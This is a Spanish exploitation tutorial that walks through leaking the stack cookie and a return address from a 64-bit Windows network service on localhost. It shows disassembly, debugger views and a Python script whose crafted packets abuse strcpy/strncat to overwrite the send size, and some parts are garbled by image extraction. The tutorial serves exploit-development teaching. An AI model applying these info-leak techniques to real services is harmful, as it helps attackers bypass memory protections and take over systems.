recv_and_parse+86      268 lea     rdx, [rsp+268h+buf_512_tencer_recv] ; buf
recv_and_parse+88      268 mov     rcx, [rsp+268h+handle_conexion] ; s
recv_and_parse+93      268 call    cs:recv
recv_and_parse+99      268 mov     [rsp+268h+bytes_recibidos]-000000000000022E db ? ; undefined
recv_and_parse+9D      268 movsxd  rax, [rsp+268h+bytes_recib-000000000000022D db ? ; undefined
recv_and_parse+A2      268 add     rax, 10h -000000000000022C db ? ; undefined
recv_and_parse+A6      268 mov     rdx, rax -000000000000022B db ? ; undefined
recv_and_parse+A9      268 lea     rcx, aDataReceivedIB ; " -000000000000022A db ? ; undefined
recv_and_parse+B0      268 call    printf -0000000000000229 db ? ; undefined
recv_and_parse+B5      268 mov     eax, [rsp+268h+bytes_recib-0000000000000228 my_buf buffer_16_bytes ?
recv_and_parse+B9      268 cmp     [rsp+268h+my_buf.len_3er_r-0000000000000218 buf_512_tencer_recv db 512 dup(?)
recv_and_parse+BD      268 jz      short loc_13F0A13A0 -0000000000000018 cookie dq ?
...

```

Recordemos que el buffer donde recibirá el 3er recv era de 0x200 o sea 512, así que si pasamos más se romperá el programa, justo debajo esta la cookie, por eso el valor será de justo 0x200.

El próximo valor será el código de la operación que haremos, vimos que 0x22222222 nos permitirá leakear mejor, no solo return address sino también la cookie de seguridad, lo cual es muy importante, por eso el segundo dword es 0x22222222.


len_3er_recv____bytes_recibidos_3er

operation dd ?

level_menor_o_igual_que_0x200 dd ?


offset_valor_negativo dd ?

El tercer dword era el level (menor o igual que 0x200) recordamos que debía ser lo más grande posible, pues en el strncat lo usa como Count de la cantidad a copiar y como 0x200 es el máximo, lo usaremos.





```
!+b8 038 jz short loc_13F0A12BB  
negativo]  
er_recv]  
op_0x22222222+6A 038 mov eax, dword ptr [rsp+38h+level_menor_o_igual_que_0x200]  
op_0x22222222+6E 038 movsxd rcx, [rsp+38h+offset_valor_negativo]  
op_0x22222222+73 038 mov rdx, [rsp+38h+p_buf_512_tercer_recv]  
op_0x22222222+78 038 add rdx, rcx  
op_0x22222222+7B 038 mov rcx, rdx ; Dest  
op_0x22222222+7E 038 mov r8d, eax ; Count  
op_0x22222222+81 038 mov rdx, [rsp+38h+p_buf_512_tercer_recv] ; Source  
op_0x22222222+86 038 call strncat
```

El ultimo es el offset negativo, recordamos que no puede ser cualquier valor, pues debe sumarse al p_buffer_512_tercer_recv y la dirección resultante será donde escriba el OK en el strcpy.



```
op_0x22222222+68 038 jz  
op_0x22222222+1E 038 movsxd rax, [rsp+38h+offset_valor_negativo]  
op_0x22222222+23 038 mov rcx, [rsp+38h+p_buf_512_tercer_recv]  
op_0x22222222+28 038 add rcx, rax  
op_0x22222222+2B 038 mov rax, rcx  
op_0x22222222+2E 038 lea rdx, a0k_0 ; "Ok"  
op_0x22222222+35 038 mov rcx, rax ; Dest  
op_0x22222222+38 038 call strcpy  
op_0x22222222+3D 038 jmp short loc_13F0A12BB
```


La distancia hasta const_0 es 0x48 así que pasamos como offset -0x48.



Que es igual a -0x48

Con eso escribiremos el OK en const_0 que como sabíamos, es el mismo argumento de la función op_0x22222222.

Eso nos permitirá en la primera repetición, cuando vaya saliendo por todos los return address, llegar al strncat que hará el lio.



Aquí esta lo que le vamos a enviar por ahora

```
1 import socket
2 import time
3 import struct
4 import select
5
6 HOST="127.0.0.1"
7 PUERTO=41414
8
9 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
10 s.connect((HOST,PUERTO))
11
12 #-----
13
14 payload="Hello"
15
16 s.send(payload)
17
18 time.sleep(1)
19
20 #-----
21
22 datos=s.recv(1024)
23
24 print datos
25
26 polenta="\x00\x02\x00\x00"
27 polenta+="\x22\x22\x22\x22"
28 polenta+="\x00\x02\x00\x00"
29 polenta+="\xd0\xff\xff\xff"
30
31 s.send(polenta)
32
33 time.sleep(1)
34
35 #-----
36
37 polenta= "A" * 0x200
38
39 s.send(polenta)
```

Pongo un Breakpoint en el strcpy

```

00000000  rsp, 0000
038 cmp     dword ptr [rsp+38h+level_menor_o_igual_que_0x200], 0
038 jnz     short loc_13F0A126F

```

```

op_0x22222222+3F
op_0x22222222+3F      loc_13F0A126F:
op_0x22222222+3F      038 mov     eax, dword ptr
op_0x22222222+43      038 dec     eax
op_0x22222222+45      038 mov     ecx, [rsp+38h
op_0x22222222+49      038 mov     [rsp+38h+cons
op_0x22222222+4D      038 mov     r9d, [rsp+38h
op_0x22222222+52      038 mov     r8d, [rsp+38h
op_0x22222222+57      038 mov     rdx, [rsp+38h
op_0x22222222+5C      038 mov     ecx, eax
op_0x22222222+5E      038 call    op_0x22222222
op_0x22222222+63      038 cmp     [rsp+38h+cons
op_0x22222222+68      038 jz      short loc_13F

```

```

op_0x22222222+1E      038 movsxd  rax, [rsp+38h+offset_valor_negativo]
op_0x22222222+23      038 mov     rcx, [rsp+38h+p_buf_512_tercer_recv]
op_0x22222222+28      038 add     rcx, rax
op_0x22222222+2B      038 mov     rax, rcx
op_0x22222222+2E      038 lea     rdx, aOk_0      ; "Ok"
op_0x22222222+35      038 mov     rcx, rax      ; Dest
op_0x22222222+38      038 call    strcpy
op_0x22222222+3D      038 jmp     short loc_13F0A12B8

```

```

op_0x22222222+6A      03
op_0x22222222+6E      03
op_0x22222222+73      03
op_0x22222222+78      03
op_0x22222222+7B      03
op_0x22222222+7E      03
op_0x22222222+81      03
op_0x22222222+86      03

```

Lo arranco y le envié el paquete que hicimos hasta ahora.

Apenas llega al level 0 ira al strcpy como habíamos visto y parara allí, luego ira saliendo de todas las repeticiones aumentando el level cada vez que sale hasta llegar a la primera repetición que es el level 0x200, allí vemos que pisamos la const_0 de la función padre e ira al strncat.

```

op_0x22222222+3F      mov     eax, dword ptr [rsp+38h+level_menor_o_igual_que_0x200]
op_0x22222222+43      dec     eax
op_0x22222222+45      mov     ecx, [rsp+38h+const_0]
op_0x22222222+49      mov     [rsp+38h+const_0b], ecx
op_0x22222222+4D      mov     r9d, [rsp+38h+offset_valor_negativo] ; offset_valor_negativo
op_0x22222222+52      mov     r8d, [rsp+38h+bytes_recibidos_3er_recv] ; bytes_recibidos_3er_recv
op_0x22222222+57      mov     rdx, [rsp+38h+p_buf_512_tercer_recv] ; p_buf_512_tercer_recv
op_0x22222222+5C      mov     ecx, eax      ; level_menor_o_igual_que_0x200
op_0x22222222+5E      call    op_0x22222222
op_0x22222222+63      cmp     [rsp+38h+const_0], 0
op_0x22222222+68      jz      short loc_13FF512B8

```

```

p_0x22222222+1E      movsxd  rax, [rsp+38h+offset_valor_negativo]
p_0x22222222+23      mov     rcx, [rsp+38h+p_buf_512_tercer_recv]
p_0x22222222+28      add     rcx, rax
p_0x22222222+2B      mov     rax, rcx
p_0x22222222+2E      lea     rdx, aOk_0      ; "Ok"
p_0x22222222+35      mov     rcx, rax      ; Dest
p_0x22222222+38      call    strcpy
p_0x22222222+3D      jmp     short loc_13FF512B8

```

```

op_0x22222222+6A      mov     eax, dword ptr [rsp+38h+level_menor_o_igual_que_0x200]
op_0x22222222+6E      movsxd  rcx, [rsp+38h+offset_valor_negativo]
op_0x22222222+73      mov     rdx, [rsp+38h+p_buf_512_tercer_recv] ; dword ptr [rsp+38h+level_menor_o_igual_que_0x200]
op_0x22222222+78      add     rdx, rcx
op_0x22222222+7B      mov     rcx, rdx      ; Dest
op_0x22222222+7E      mov     r8d, eax      ; Count
op_0x22222222+81      mov     rdx, [rsp+38h+p_buf_512_tercer_recv] ; Source
op_0x22222222+86      call    strncat


```

(239, 350) (944, 288) 0000069A 000000013FF5129A: .text:000000013FF5129A (Synchronized with RIP)

w-1

Stack view

Copiará 0x200 del Source que son las Aes que envíe en el 3er recv y lo agregará a continuación del OK que es el Destination.



¿Como podemos saber cuál de todas las Aes es la que termina pisando el size?

Se puede calcular, pero más sencillo es enviar una string random imprimirla antes de enviar y fijarnos que letras cayeron en el size, así me evito de calcular.(la fiaca es lo primero)

Con esta función

```
import random, string

def randomword(length):
    letters = string.ascii_lowercase
    return ''.join(random.choice(letters) for i in range(length))
```

La agrego.

```
lucionEstable.py x script.py x
import socket
import time
import struct
import select
import string
import random, string

def randomword(length):
    letters = string.ascii_lowercase
    return ''.join(random.choice(letters) for i in range(length))

HOST="127.0.0.1"
PUERTO=41414

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((HOST,PUERTO))

#-----

payload="Hello"

s.send(payload)

time.sleep(1)

#-----

datos=s.recv(1024)

print datos

polenta="\x00\x02\x00\x00"
polenta+="\x22\x22\x22\x22"
polenta+="\x00\x02\x00\x00"
polenta+="\xd0\xff\xff\xff"

s.send(polenta)

time.sleep(1)

#-----

polenta= randomword(0x200)

print polenta


s.send(polenta)
```

Cuando para a leer el size del send me fijo que caracteres caen justo allí.

```
recv_and_parse+15E
recv_and_parse+15E loc_13FEB142E: ; flags
recv_and_parse+15E xor r9d, r9d
recv_and_parse+161 mov r8d, [rsp+268h+my_buf.len_3er_recv+bytes_recibidos_3er_recv]; len
recv_and_parse+166 lea rdx, [rsp+268h+buf_512_tercer_recv]; buf
recv_and_parse+168 mov rcx, [rsp+268h+handle_conexion]; s
recv_and_parse+173 call cs:send

[rsp+268h+my_buf.len_3er_recv]
db 6Ch ; l
db 6Fh ; o
db 6Ah ; j
db 77h ; w
db 68h ;
db 77h ; w
db 6Eh ; n
```

En mi caso lojw, los busco en la string impresa por el script.




```
script x
Q lojw
C:\Users\ricnar\Documents\COMMIT\2018c\venv\Scripts\python.exe C:/Users/ricnar/Desktop/TUTE/script.py
Hi
nvcprphoxkyxmbvxfyyfxuhexaldxqlojwkwnloodaccpfczbxsrhnylkthjbstfmwkiygahkgirnncpsquanctxonmxuoqhgwxxjykovubvo
Process finished with exit code 0
```

Copio la string hasta justo antes y me fijo su len.

```
len("nvcprphoxkyxmbvxfyyfxuhexaldxq")
```


es igual a 30



```
#-----
polenta= 30 * "A" + struct.pack("<I",0x000002ff) + (0x200 -34) * "A"
print polenta
s.send(polenta)
data = s.recv(1024)
print "%r"%data
```

Así que coloco 30 Aes, luego el size que quiero enviar. Usare el mismo que uso Lucas 0x2ff, y luego completo los 0x200 bytes del paquete con más Aes.

Tirémoslo nuevamente a ver si cae bien 0x2ff en el size del send.



```
recv_and_parse+15E
recv_and_parse+15E loc_13FA6142E: ; flags
recv_and_parse+15E xor     r9d, r9d
recv_and_parse+161 mov     r8d, [rsp+268h+my_buf.len_3er_recv+bytes_recibidos] ; len
recv_and_parse+166 lea     rdx, [rsp+268h+buf_512_tercer_recv] ; buf
recv_and_parse+16B mov     rcx, [rsp+268h+handle_conexion] ; s
recv_and_parse+173 call    cs:send
[rsp+268h+my_buf.len_3er_recv]
dw 2FFh
```

Vemos que el size quedo bien, sigamos a ver que me devuelve a través del send, puedo darle un total no crasheara.

Vemos que a continuación de las Aes leakea.

La cookie es este nuevo tiro.




The screenshot shows a debugger window with two panes. The left pane displays assembly code for a function named `loc_13FB41449`. The right pane shows a memory dump starting at address `[rsp+268h+cookie]`. A red arrow points to the value `29213a6bce760000` in the memory dump.

```
+179 loc_13FB41449:
+179 mov     rcx, [rsp+268h+cookie]
+181 xor     rcx, rsp ; StackCookie
+184 call    __security_check_cookie
+189 add     rsp, 268h
+190 retn
+190 recv_and_parse endp
```

Memory dump (starting at `[rsp+268h+cookie]`):

db	29h	;)
db	21h	; !
db	3Ah	; :
db	68h	; k
db	0CEh	; i
db	76h	; v
db	0	
db	0	
db	0	
db	0	




The screenshot shows a command prompt window with the following output:

```
C:\Users\FIENAL\Documents\COMMIT\2018C\...
Hi
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAA!
')!:\k\xcev\x00\x00'
29213a6bce760000
Process finished with exit code 0
```

A red arrow points to the hex value `29213a6bce760000`.

Veo que coinciden los valores si quiero imprimirlo con las `\x`.

Esto no afecta para nada, no es necesario, pero divido la string de a dos caracteres y luego con `join` le agrego `\x` en el medio y delante.



The screenshot shows a Python code editor with the following code:

```
s.send(polenta)



data = s.recv(1024)

cookie=data[512:512+8]
print "%r"%cookie
a= binascii.hexlify(cookie)

b="\\x" + "\\x".join([a[i:i+2] for i in range(0, len(a), 2)])
print b
```


A red box highlights the line `b="\\x" + "\\x".join([a[i:i+2] for i in range(0, len(a), 2)])`, and a red arrow points to the `print b` line.

Lo tiro nuevamente a ver que tal.



Bueno se ve mas lindo y ya tenemos la cookie leakada.

El siguiente valor a leakear es el return address




Ese esta entre 536 y 536+8 así que.

Para que quede mas lindo definí una función my_print para imprimir a mi gusto los valores leakeados.

```
def my_print(name, string):  
    a= binascii.hexlify(string)  
    b="\x" + "\x".join([a[i:i+2] for i in range(0, len(a), 2)])  
    print name + ": " + b
```

Entonces ahora le paso el nombre de lo que leakee y la string y lo imprimirá.

Cuando llega al return address me fijo donde volvería, ESP apuntara allí.



```
recv_and_parse+179  
recv_and_parse+179 loc_13F771449:  
recv_and_parse+179 mov     rcx, [rsp+268h+cookie]  
recv_and_parse+181 xor     rcx, rsp ; StackCookie  
recv_and_parse+184 call    __security_check_cookie  
recv_and_parse+189 add     rsp, 268h  
recv_and_parse+190 retn  
recv_and_parse+190 recv_and_parse endp  
recv_and_parse+190  
160: .text:000000013F771460 (Synchronized with RIP)
```

Address	Disassembly	Comment
000000000024ED88	000000013F771D31	main+261
000000000024ED90	000000000000005C	
000000000024ED98	0000000000000000	

```
-----  
